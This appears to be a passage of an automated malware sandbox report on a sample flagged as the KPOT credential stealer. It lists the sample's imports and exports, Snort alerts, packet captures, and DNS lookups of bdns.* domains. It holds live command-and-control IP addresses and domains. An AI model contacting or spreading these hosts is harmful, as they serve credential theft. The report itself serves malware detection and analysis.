GetModuleHandleW, ExitProcess, GetCommandLineA, GetStartupInfoA, GetCPInfo, HeapValidate, IsBadReadPtr, RtlUnwind, LCMapStringW, LCMapStringA, GetStringTypeW, TlsGetValue, TlsAlloc, TlsSetValue, GetCurrentThreadId, TlsFree, DebugBreak, WriteFile, OutputDebugStringA, WriteConsoleW, GetFileType, OutputDebugStringW, GetModuleFileNameA, GetOEMCP, IsValidCodePage, InitializeCriticalSectionAndSpinCount, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, SetHandleCount, HeapDestroy, HeapCreate, HeapFree, VirtualFree, GetStringTypeA, FlushFileBuffers, GetConsoleCP, GetConsoleMode, HeapAlloc, HeapSize, HeapReAlloc, VirtualAlloc, GetLocaleInfoA, IsValidLocale, EnumSystemLocalesA, GetUserDefaultLCID, GetLocaleInfoW, SetStdHandle, WriteConsoleA, GetConsoleOutputCP, SetFilePointer, GetModuleHandleA, CloseHandle, CreateFileA

Exports

Name	Ordinal	Address
_asdasfafsweretwry@8	1	0x42c3c0
_asdga@4	2	0x42c3e0
_weewgg@8	3	0x42c3f0
_wsefwrgwrg@4	4	0x42c3d0

Possible Origin

Language of compilation system	Country where language is spoken	Map
Tibetan	Tibet	
Tibetan	Nepal	
Tibetan	India	
Slovak	Slovakia	

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-17:49:28.029743	ICMP	402	ICMP Destination Unreachable Port Unreachable			88.80.20.20	192.168.2.6
02/23/21-17:49:31.029068	ICMP	402	ICMP Destination Unreachable Port Unreachable			88.80.20.20	192.168.2.6
02/23/21-17:49:38.691605	ICMP	402	ICMP Destination Unreachable Port Unreachable			88.80.21.20	192.168.2.6
02/23/21-17:49:41.703747	ICMP	402	ICMP Destination Unreachable Port Unreachable			88.80.21.20	192.168.2.6
02/23/21-17:49:49.661798	ICMP	402	ICMP Destination Unreachable Port Unreachable			194.54.82.12	192.168.2.6

Copyright null 2021

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-17:49:52.674988	ICMP	402	ICMP Destination Unreachable Port Unreachable			194.54.82.12	192.168.2.6
02/23/21-17:50:00.964551	ICMP	402	ICMP Destination Unreachable Port Unreachable			190.115.26.106	192.168.2.6
02/23/21-17:50:03.976016	ICMP	402	ICMP Destination Unreachable Port Unreachable			190.115.26.106	192.168.2.6
02/23/21-17:50:11.787901	ICMP	402	ICMP Destination Unreachable Port Unreachable			88.80.20.20	192.168.2.6
02/23/21-17:50:14.814985	ICMP	402	ICMP Destination Unreachable Port Unreachable			88.80.20.20	192.168.2.6
02/23/21-17:50:20.923848	ICMP	402	ICMP Destination Unreachable Port Unreachable			88.80.20.20	192.168.2.6
02/23/21-17:50:35.408183	ICMP	402	ICMP Destination Unreachable Port Unreachable			194.54.82.12	192.168.2.6
02/23/21-17:50:35.496763	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	8.8.8.8
02/23/21-17:50:38.413293	ICMP	402	ICMP Destination Unreachable Port Unreachable			194.54.82.12	192.168.2.6
02/23/21-17:50:44.429488	ICMP	402	ICMP Destination Unreachable Port Unreachable			194.54.82.12	192.168.2.6
02/23/21-17:50:58.604059	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49782	47.91.94.99	192.168.2.6
02/23/21-17:50:58.649340	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49782	47.91.94.99	192.168.2.6
02/23/21-17:50:58.747348	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49783	47.91.94.99	192.168.2.6
02/23/21-17:50:58.792898	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49783	47.91.94.99	192.168.2.6
02/23/21-17:50:59.591034	TCP	2029837	ET TROJAN KPOT Stealer Initial CnC Activity M4	49785	80	192.168.2.6	47.91.94.99
02/23/21-17:51:25.991490	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49785	80	192.168.2.6	47.91.94.99

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:49:26.507648945 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.568002939 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:26.568113089 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.580323935 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.643345118 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:26.643393040 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:26.643413067 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:26.643431902 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.643460035 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.698681116 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.759579897 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:26.759720087 CET	49718	443	192.168.2.6	88.80.20.20

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:49:26.773189068 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.871579885 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:26.901645899 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:26.901763916 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.905924082 CET	49720	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.966279030 CET	443	49720	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:26.966494083 CET	49720	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:26.967876911 CET	49720	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.028428078 CET	443	49720	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.028580904 CET	49720	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.029460907 CET	49720	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.035722017 CET	49720	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.096185923 CET	443	49720	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.168421984 CET	443	49720	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.168531895 CET	49720	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.322278976 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.382694960 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.382834911 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.383408070 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.446396112 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.446458101 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.446496010 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.446589947 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.448738098 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.509562016 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.512334108 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.611759901 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.645770073 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.647932053 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.708237886 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.803044081 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:27.890166998 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:27.969407082 CET	49723	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:30.968594074 CET	49723	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:31.902333021 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:31.902357101 CET	443	49718	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:31.902466059 CET	49718	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:32.169240952 CET	443	49720	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:32.169280052 CET	443	49720	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:32.169583082 CET	49720	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:32.804702997 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:32.804744959 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:32.804872036 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:32.805716038 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:32.805810928 CET	49721	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:32.865992069 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:32.866025925 CET	443	49721	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:36.969172955 CET	49723	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:37.031599998 CET	443	49723	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:37.032181978 CET	49723	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:37.032202959 CET	49723	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:37.093846083 CET	443	49723	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:37.094388008 CET	49723	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:37.094412088 CET	49723	443	192.168.2.6	88.80.20.20
Feb 23, 2021 17:49:37.156073093 CET	443	49723	88.80.20.20	192.168.2.6
Feb 23, 2021 17:49:37.218599081 CET	49730	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.278948069 CET	443	49730	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.279102087 CET	49730	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.280038118 CET	49730	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.342916012 CET	443	49730	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.342961073 CET	443	49730	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.342988968 CET	443	49730	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.343159914 CET	49730	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.350857019 CET	49730	443	192.168.2.6	88.80.21.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:49:37.411712885 CET	443	49730	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.411919117 CET	49730	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.412889957 CET	49730	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.509716034 CET	443	49730	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.546415091 CET	443	49730	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.546569109 CET	49730	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.550663948 CET	49731	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.612569094 CET	443	49731	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.612668037 CET	49731	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.613410950 CET	49731	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.673923969 CET	443	49731	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.674062014 CET	49731	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.674715042 CET	49731	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.679651976 CET	49731	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:37.740122080 CET	443	49731	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.830059052 CET	443	49731	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:37.830168009 CET	49731	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:38.091106892 CET	49732	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:38.151488066 CET	443	49732	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:38.151590109 CET	49732	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:38.152288914 CET	49732	443	192.168.2.6	88.80.21.20
Feb 23, 2021 17:49:38.215027094 CET	443	49732	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:38.215066910 CET	443	49732	88.80.21.20	192.168.2.6
Feb 23, 2021 17:49:38.215089083 CET	443	49732	88.80.21.20	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:49:15.450937033 CET	62044	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:15.499744892 CET	53	62044	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:16.474462986 CET	63791	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:16.535067081 CET	53	63791	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:17.253299952 CET	64267	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:17.302340031 CET	53	64267	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:17.329408884 CET	49448	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:17.392621040 CET	53	49448	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:18.508550882 CET	60342	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:18.560178995 CET	53	60342	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:19.280966043 CET	61346	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:19.329576969 CET	53	61346	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:20.457705021 CET	51774	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:20.506462097 CET	53	51774	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:21.415019035 CET	56023	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:21.474304914 CET	53	56023	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:22.560076952 CET	58384	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:22.622394085 CET	53	58384	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:23.342909098 CET	60261	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:23.403947115 CET	53	60261	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:24.347990990 CET	56061	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:24.399152994 CET	53	56061	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:26.359249115 CET	58336	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:26.489789009 CET	53	58336	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:26.773441076 CET	53781	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:26.821976900 CET	53	53781	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:27.208570004 CET	54064	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:27.320461988 CET	53	54064	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:27.599421024 CET	52811	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:27.648108006 CET	53	52811	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:27.816673040 CET	55299	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:27.967782974 CET	53	55299	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:28.368872881 CET	63745	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:28.428523064 CET	53	63745	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:29.331520081 CET	50055	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:29.382945061 CET	53	50055	8.8.8.8	192.168.2.6

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:49:30.290426970 CET	61374	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:30.341854095 CET	53	61374	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:31.307763100 CET	50339	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:31.359466076 CET	53	50339	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:32.307531118 CET	63307	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:32.356162071 CET	53	63307	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:33.247431993 CET	49694	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:33.298881054 CET	53	49694	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:37.105026960 CET	54982	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:37.215457916 CET	53	54982	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:37.839178085 CET	50010	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:37.949068069 CET	53	50010	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:38.564748049 CET	63718	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:38.623399973 CET	53	63718	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:47.811630964 CET	62116	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:47.920927048 CET	53	62116	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:48.720443010 CET	63816	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:48.829565048 CET	53	63816	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:49.448127985 CET	55014	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:49.581415892 CET	53	55014	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:50.347683907 CET	62208	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:50.399132013 CET	53	62208	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:58.804814100 CET	57574	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:59.021301985 CET	53	57574	8.8.8.8	192.168.2.6
Feb 23, 2021 17:49:59.856854916 CET	51818	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:49:59.994502068 CET	53	51818	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:00.663052082 CET	56628	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:00.880533934 CET	53	56628	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:08.633260965 CET	60778	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:08.690706015 CET	53	60778	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:09.334327936 CET	53799	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:09.407061100 CET	53	53799	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:09.962560892 CET	54683	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:10.025598049 CET	53	54683	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:10.097587109 CET	59329	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:10.116272926 CET	64021	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:10.167186975 CET	53	64021	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:10.188890934 CET	53	59329	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:10.649513006 CET	56129	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:10.654897928 CET	58177	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:10.721157074 CET	53	58177	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:10.752154112 CET	53	56129	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:11.080637932 CET	50700	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:11.138019085 CET	53	50700	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:11.247251987 CET	54069	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:11.289123058 CET	61178	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:11.347748995 CET	53	61178	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:11.372246981 CET	53	54069	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:11.604058981 CET	57017	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:11.676213980 CET	53	57017	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:11.790955067 CET	56327	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:11.839633942 CET	53	56327	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:12.351136923 CET	50243	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:12.413320065 CET	53	50243	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:12.989609003 CET	62055	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:13.067086935 CET	53	62055	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:14.205771923 CET	61249	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:14.262811899 CET	53	61249	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:15.676587105 CET	65252	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:15.733716965 CET	53	65252	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:17.794228077 CET	64367	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:17.851299047 CET	53	64367	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:19.877924919 CET	55066	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:19.939094067 CET	53	55066	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:50:33.340089083 CET	60211	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:34.380481958 CET	60211	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:34.471158028 CET	53	60211	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:34.943921089 CET	56570	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:35.001588106 CET	53	56570	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:35.143054008 CET	58454	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:35.324096918 CET	53	58454	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:35.496668100 CET	53	60211	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:47.652534962 CET	55180	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:47.701169014 CET	53	55180	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:48.075963020 CET	58721	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:48.133177042 CET	53	58721	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:51.929400921 CET	57691	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:51.980972052 CET	53	57691	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:56.978113890 CET	52943	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:57.035257101 CET	53	52943	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:57.682384014 CET	59489	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:57.782000065 CET	53	59489	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:57.970865011 CET	64022	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:58.060647964 CET	53	64022	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:58.800149918 CET	60023	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:59.041929007 CET	53	60023	8.8.8.8	192.168.2.6
Feb 23, 2021 17:50:59.484796047 CET	57193	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:50:59.544714928 CET	53	57193	8.8.8.8	192.168.2.6
Feb 23, 2021 17:51:11.341437101 CET	50248	53	192.168.2.6	8.8.8.8
Feb 23, 2021 17:51:11.392941952 CET	53	50248	8.8.8.8	192.168.2.6

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 23, 2021 17:49:28.029742956 CET	88.80.20.20	192.168.2.6	2c36	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:49:31.029067993 CET	88.80.20.20	192.168.2.6	2c36	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:49:38.691605091 CET	88.80.21.20	192.168.2.6	2d36	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:49:41.703747034 CET	88.80.21.20	192.168.2.6	2d36	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:49:49.661798000 CET	194.54.82.12	192.168.2.6	d414	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:49:52.674988031 CET	194.54.82.12	192.168.2.6	d414	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:00.964550972 CET	190.115.26.106	192.168.2.6	98af	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:03.976016045 CET	190.115.26.106	192.168.2.6	98af	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:11.787900925 CET	88.80.20.20	192.168.2.6	2c36	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:14.814985037 CET	88.80.20.20	192.168.2.6	2c36	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:20.923847914 CET	88.80.20.20	192.168.2.6	2c36	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:35.408183098 CET	194.54.82.12	192.168.2.6	d414	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:35.496762991 CET	192.168.2.6	8.8.8.8	d00d	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:38.413292885 CET	194.54.82.12	192.168.2.6	d414	(Port unreachable)	Destination Unreachable
Feb 23, 2021 17:50:44.429487944 CET	194.54.82.12	192.168.2.6	d414	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 17:49:26.359249115 CET	192.168.2.6	8.8.8.8	0x80a0	Standard query (0)	bdns.by	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:27.208570004 CET	192.168.2.6	8.8.8.8	0x205	Standard query (0)	bdns.by	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 17:49:27.816673040 CET	192.168.2.6	8.8.8.8	0x920a	Standard query (0)	bdns.by	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:37.105026960 CET	192.168.2.6	8.8.8.8	0xfad	Standard query (0)	bdns.co	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:37.839178085 CET	192.168.2.6	8.8.8.8	0xba64	Standard query (0)	bdns.co	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:38.564748049 CET	192.168.2.6	8.8.8.8	0x95df	Standard query (0)	bdns.co	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:47.811630964 CET	192.168.2.6	8.8.8.8	0xfe24	Standard query (0)	bdns.im	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:48.720443010 CET	192.168.2.6	8.8.8.8	0xdbd8	Standard query (0)	bdns.im	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:49.448127985 CET	192.168.2.6	8.8.8.8	0x416d	Standard query (0)	bdns.im	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:58.804814100 CET	192.168.2.6	8.8.8.8	0xa373	Standard query (0)	bdns.io	A (IP address)	IN (0x0001)
Feb 23, 2021 17:49:59.856854916 CET	192.168.2.6	8.8.8.8	0x995e	Standard query (0)	bdns.io	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:00.663052082 CET	192.168.2.6	8.8.8.8	0x978	Standard query (0)	bdns.io	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:10.097587109 CET	192.168.2.6	8.8.8.8	0xcb74	Standard query (0)	bdns.link	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:10.649513006 CET	192.168.2.6	8.8.8.8	0x8c70	Standard query (0)	bdns.link	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:11.080637932 CET	192.168.2.6	8.8.8.8	0x83e1	Standard query (0)	bdns.link	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:11.247251987 CET	192.168.2.6	8.8.8.8	0xc860	Standard query (0)	bdns.nu	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:33.340089083 CET	192.168.2.6	8.8.8.8	0xaa7d	Standard query (0)	bdns.nu	A (IP address)	IN (0x0001)
Feb 23, 2021 17:50:34.380481958 CET	192.168.2.6	8.8.8.8	0xaa7d	Standard query (0)	bdns.nu	A (IP address)	IN (0x0001)
